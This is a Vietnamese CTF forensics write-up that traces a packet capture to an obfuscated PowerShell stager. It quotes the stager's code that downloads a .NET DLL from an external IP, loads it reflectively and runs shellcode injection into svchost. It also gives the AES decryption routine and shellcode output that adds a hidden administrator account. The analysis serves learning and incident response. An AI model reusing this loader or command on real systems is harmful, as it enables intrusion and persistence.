

I. RED FAILURE (MEDIUM)

Flow giải bài:

.pcap file

↓

TCP Stream 1 → GET /4A7xH.ps1

↓

Obfuscated powershell script → Deobfuscate

↓

password, D.Injector.Detonator.Boom trong user32.dll, shellcode 9tVI0

↓

Extract HTTP Object → user32.dll (PE32)

↓

Dotpeek → Boom → Tải payload từ URL, AES decrypt

↓

Cơ chế decrypt AES, key, iv, ciphertext, mode, padding

↓

Python script decrypt


↓

Shellcode → scdbg tool

↓


flag

Đề cung cấp 1 packet capture, hầu hết các gói mạng đều được truyền qua Protocol TCP (96,5%)



No.	Time	Source	Destination	Protocol	Length	Info
1	2022-01-08 01:27:52.991637	10.0.2.15	52.143.87.28	TCP	66	50195 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2	2022-01-08 01:27:53.198672	52.143.87.28	10.0.2.15	TCP	60	443 → 50195 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
3	2022-01-08 01:27:53.198825	10.0.2.15	52.143.87.28	TCP	54	50195 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	2022-01-08 01:27:53.201125	10.0.2.15	52.143.87.28	TLSv1.2	276	Client Hello (SNI=array812.prod.do.dsp.mp.microsoft.com)
5	2022-01-08 01:27:53.201616	52.143.87.28	10.0.2.15	TCP	60	443 → 50195 [ACK] Seq=1 Ack=223 Win=65535 Len=0
6	2022-01-08 01:27:53.408944	52.143.87.28	10.0.2.15	TCP	1514	443 → 50195 [ACK] Seq=1 Ack=223 Win=65535 Len=1460 [TCP PDU reassem
7	2022-01-08 01:27:53.408944	52.143.87.28	10.0.2.15	TLSv1.2	1025	Server Hello, Certificate, Server Key Exchange, Server Hello Done
8	2022-01-08 01:27:53.408991	10.0.2.15	52.143.87.28	TCP	54	50195 → 443 [ACK] Seq=223 Ack=2432 Win=64240 Len=0
9	2022-01-08 01:27:53.412327	10.0.2.15	52.143.87.28	TLSv1.2	212	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Messag
10	2022-01-08 01:27:53.412471	52.143.87.28	10.0.2.15	TCP	60	443 → 50195 [ACK] Seq=2432 Ack=381 Win=65535 Len=0
11	2022-01-08 01:27:53.620145	52.143.87.28	10.0.2.15	TLSv1.2	174	Change Cipher Spec, Encrypted Handshake Message, Application Data
12	2022-01-08 01:27:53.621430	10.0.2.15	52.143.87.28	TLSv1.2	141	Application Data
13	2022-01-08 01:27:53.621508	10.0.2.15	52.143.87.28	TLSv1.2	198	Application Data
14	2022-01-08 01:27:53.621762	52.143.87.28	10.0.2.15	TCP	60	443 → 50195 [ACK] Seq=2552 Ack=468 Win=65535 Len=0
15	2022-01-08 01:27:53.621762	52.143.87.28	10.0.2.15	TCP	60	443 → 50195 [ACK] Seq=2552 Ack=612 Win=65535 Len=0
16	2022-01-08 01:27:53.621821	10.0.2.15	52.143.87.28	TLSv1.2	92	Application Data
17	2022-01-08 01:27:53.621962	10.0.2.15	52.143.87.28	TLSv1.2	701	Application Data
18	2022-01-08 01:27:53.622088	52.143.87.28	10.0.2.15	TCP	60	443 → 50195 [ACK] Seq=2552 Ack=650 Win=65535 Len=0
19	2022-01-08 01:27:53.622246	52.143.87.28	10.0.2.15	TCP	60	443 → 50195 [ACK] Seq=2552 Ack=1297 Win=65535 Len=0
20	2022-01-08 01:27:53.835448	52.143.87.28	10.0.2.15	TLSv1.2	92	Application Data
21	2022-01-08 01:27:53.835985	52.143.87.28	10.0.2.15	TLSv1.2	96	Application Data
22	2022-01-08 01:27:53.840020	10.0.2.15	52.143.87.28	TCP	54	50195 → 443 [ACK] Seq=1297 Ack=2632 Win=64040 Len=0

Follow theo TCP Stream



```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · capture.pcap

GET /4A7xH.ps1 HTTP/1.1
Host: 147.182.172.189
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.6.9
Date: Fri, 07 Jan 2022 18:28:24 GMT
Content-type: application/octet-stream
Content-Length: 2232
Last-Modified: Fri, 07 Jan 2022 18:26:34 GMT

sv ("{"0}{1}" -f 'Y', 'uE51') ([typeE]("{5}{0}{2}{3}{1}{4}" -f
${B} = ("{"1}{0}{3}{2}" -f '.182.1', '147', '89', '72.1')
${C} = 80
${D} = ("{"2}{0}{1}" -f '.dl', 'l', 'user32')
${E} = ("{"1}{0}" -f 'tVI0', '9')
${f} = (('z6'+4&Rx27Z{0}B%'+7'+3u'+p') -F[cHar]36)
${g} = ((({"8}{5}{3}{1}{2}{0}{7}{4}{6}" -f '2', 'owsf3h', 'Syste
${h} = ("{"0}{1}" -f 'notepa', 'd')
${I} = ("{"1}{0}" -f 'xplorer', 'e')
${j} = ("{"1}{0}{2}" -f '_', 'msvc', 'win.dll')
${k} = ("{"0}{1}" -f 'Tru', 'e')
${l} = ("{"1}{0}" -f 'rue', 'T')
```

Sau khi máy nạn nhân GET /4A7xH.ps1, server đã trả về một đoạn code Powershell bị obfuscated.

Sau khi deobfuscate qua, máy đã yêu cầu tải xuống user32.dll qua địa chỉ IP 147.182.172.189:80, gọi tới hàm Boom trong DInject.Detonator

```
Luongdung@DESKTOP-CBPS8LU: /mnt/c/Users/ADMIN/Downloads/red_failure$ cat 4A7xH.ps1 | tail -n 11
$CMD = "currentthread /sc:http://147.182.172.189:80/9tVI0 /password:z64&Rx27Z$B%73up /image:C:\Windows\System32\svchost.exe /pid:$H /ppid:$I /dll:_msvcpwin.dll /blockDlls:True /am51:True"

$DATA = (Invoke-WebRequest -UseBasicParsing "http://147.182.172.189:80/user32.dll").Content

$ASSEM = [System.Reflection.Assembly]::Load($DATA)

$FLAGS = [Reflection.BindingFlags]"NonPublic, Static"
$CLASS = $ASSEM.GetType("DInject.Detonator", $FLAGS)
$ENTRY = $CLASS.GetMethod("Boom", $FLAGS)

$ENTRY.Invoke($null, (, $CMD.Split(" ")))
```

Extract HTTP Object, em thu được user32.dll là một file PE32 có thể phân tích được bằng dotPeek hoặc dnSpy. Ở đây em chọn dotPeek để phân tích, tập trung vào hàm Boom như đã phân tích ở trên

```
Luongdung@DESKTOP-CBPS8LU: /mnt/c/Users/ADMIN/Downloads/red_failure$ file user32.dll
user32.dll: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Xem qua hàm Boom có đoạn code thực hiện load shellcode từ URL (<http://147.182.172.189:80/9tVI0> tải xuống qua <http://147.182.172.189:80>) và decrypt AES.

```
string s2 = dictionary["/sc"];
string password = dictionary["/password"];
byte[] data;
if (s2.IndexOf("http", StringComparison.OrdinalIgnoreCase) >= 0)
{
    Console.WriteLine("(Detonator) [*] Loading shellcode from URL");
    WebClient webClient = new WebClient();
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
    string address = s2;
    MemoryStream input = new MemoryStream(webClient.DownloadData(address));
    data = new BinaryReader((Stream) input).ReadBytes(Convert.ToInt32(input.Length));
}
else
{
    Console.WriteLine("(Detonator) [*] Loading shellcode from base64 input");
    data = Convert.FromBase64String(s2);
}
byte[] numArray = new AES(password).Decrypt(data);
```

Trong đó, cơ chế mã hóa được mô tả trong Dinjector/AES như sau


```
internal class AES
{
    private byte[] key;

    public AES(string password)
    {
        this.key = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes(password));
    }

    private byte[] PerformCryptography(ICryptoTransform cryptoTransform, byte[] data)
    {
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, cryptoTransform, CryptoStreamMode.Write))
            {
                cryptoStream.Write(data, 0, data.Length);
                cryptoStream.FlushFinalBlock();
                return memoryStream.ToArray();
            }
        }
    }

    public byte[] Decrypt(byte[] data)
    {
        using (AesCryptoServiceProvider cryptoServiceProvider = new AesCryptoServiceProvider())
        {
            byte[] array1 = ((IEnumerable<byte>) data).Take<byte>(16).ToArray<byte>();
            byte[] array2 = ((IEnumerable<byte>) data).Skip<byte>(16).Take<byte>(data.Length - 16).ToArray<byte>();
            cryptoServiceProvider.Key = this.key;
            cryptoServiceProvider.IV = array1;
            cryptoServiceProvider.Mode = CipherMode.CBC;
            cryptoServiceProvider.Padding = PaddingMode.PKCS7;
            using (ICryptoTransform decryptor = cryptoServiceProvider.CreateDecryptor(cryptoServiceProvider.Key, cryptoServiceProvider.IV))
            {
                return this.PerformCryptography(decryptor, array2);
            }
        }
    }
}
```

Key được lấy từ mã SHA256 của password (đã có trong 4A7xH.ps1), payload được trích 16 bytes đầu làm IV, phần còn lại làm ciphertext. AES được mã hóa theo mode CBC, Padding PKCS7. Từ đó, em tạo một script python giải mã đối với file 9tVI0.



```
1 import hashlib
2 from Crypto.Cipher import AES
3 from Crypto.Util.Padding import unpad
4
5 input_file = "9tVI0"
6 output_file = "decrypted"
7 password = "z64&Rx27Z$8%73up"
8
9 key = hashlib.sha256(password.encode()).digest()
10
11 with open(input_file, "rb") as f:
12     data = f.read()
13
14 iv = data[:16]
15 ciphertext = data[16:]
16
17 cipher = AES.new(key, AES.MODE_CBC, iv)
18 plaintext = cipher.decrypt(ciphertext)
19 plaintext = unpad(plaintext, AES.block_size)
20
21 with open(output_file, "wb") as f:
22     f.write(plaintext)
```

```
luongdung@DESKTOP-CBP58LU:/mnt/c/Users/ADMIN/Downloads/red_failure$ file dec
rypted
decrypted: data
luongdung@DESKTOP-CBP58LU:/mnt/c/Users/ADMIN/Downloads/red_failure$ xxd decr
ypted
00000000: dbd9 be47 7cd0 53d9 7424 f45a 29c9 b148  ...G|.S.t$.Z)..H
00000010: 3172 1903 7219 83ea fca5 892c bbab 72cd  1r..r.....r.
00000020: 3ccb fb28 0dcb 9839 3efb eb6c b370 b984  <...9>...l.p..
00000030: 40f4 16aa e1b2 4085 f2ee b184 70ec e566  0....@.....p..f
00000040: 403f f867 8d5d f12a 402a a4aa e366 7540  H?.g.]..:F*...fu@
00000050: bf67 fdb5 0886 2c60 02d1 ee8a c76a a79d  .g....,h.....j..
00000060: 0456 712e fa2d 80e6 cccc 2fc7 fe3d 310f  .Vq.....//s..2i.
00000070: 38dd 4079 3a60 5fbc 40be ea25 e235 4c82  8.Dy:.._@.s.5L.
00000080: 129a 0b41 1857 5f0d 3d66 8c25 39e3 33ea  ....A.W..=f.#9.3.
00000090: cbb7 172e 976c 3977 7dc3 4667 debc e2e3  ....L9w).Fg....
000000a0: f3a9 9ea9 992c 2cd4 ec2e 2ed7 4046 1f5c  ....k.....e.N..D.
000000b0: 0f11 a0b7 6bed ea9a da65 b34e 5fe8 44a5  ....L]..$.X....5.
000000c0: 9c14 c74c 5de3 d724 58a8 5fd4 10a1 35da  ....IV..>..qn+...
000000d0: 87c2 1ffa 4959 d4db e0d2 716e 2b7e 17e7  G.....>..w....
000000e0: 4712 8285 b7c8 043e fa77 a58e cab7 f59e  Y....&S..+...f5
000000f0: 59e8 c401 ea26 538a 7e2a e2ad 1882 6635  ....a+.....lo....
00000100: d596 d988 612b c4ca a6b2 6c6f 8214 030a  .t....+#.Mq
00000110: 8074 b7bb 0b15 2b23 beba c6db 1e25 4d71  .t....a..S.+Q....
00000120: 36cb e4fa bc61 9688 53f7 2b51 c69a a2fd  z.G.....z.
00000130: 7a01 47de ada8 c37a b2
luongdung@DESKTOP-CBP58LU:/mnt/c/Users/ADMIN/Downloads/red_failure$ |
```

Thu được shellcode sau khi chạy script, cuối cùng em dùng công cụ scdbg chạy shellcode và thu được flag của bài.

```
Loaded 139 bytes from file C:\Users\ADMIN\DOWNLO~1\RED_FA~1\DECRYP~1
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010b4 WinExec( net user jmillar "HTB{00000ps_1_t0t4lly_f0rg0t_1t}" /add; net localgroup administrators jmillar /add)
4010c0 GetVersion()
4010d3 ExitProcess(0)

Stepcount 554094
```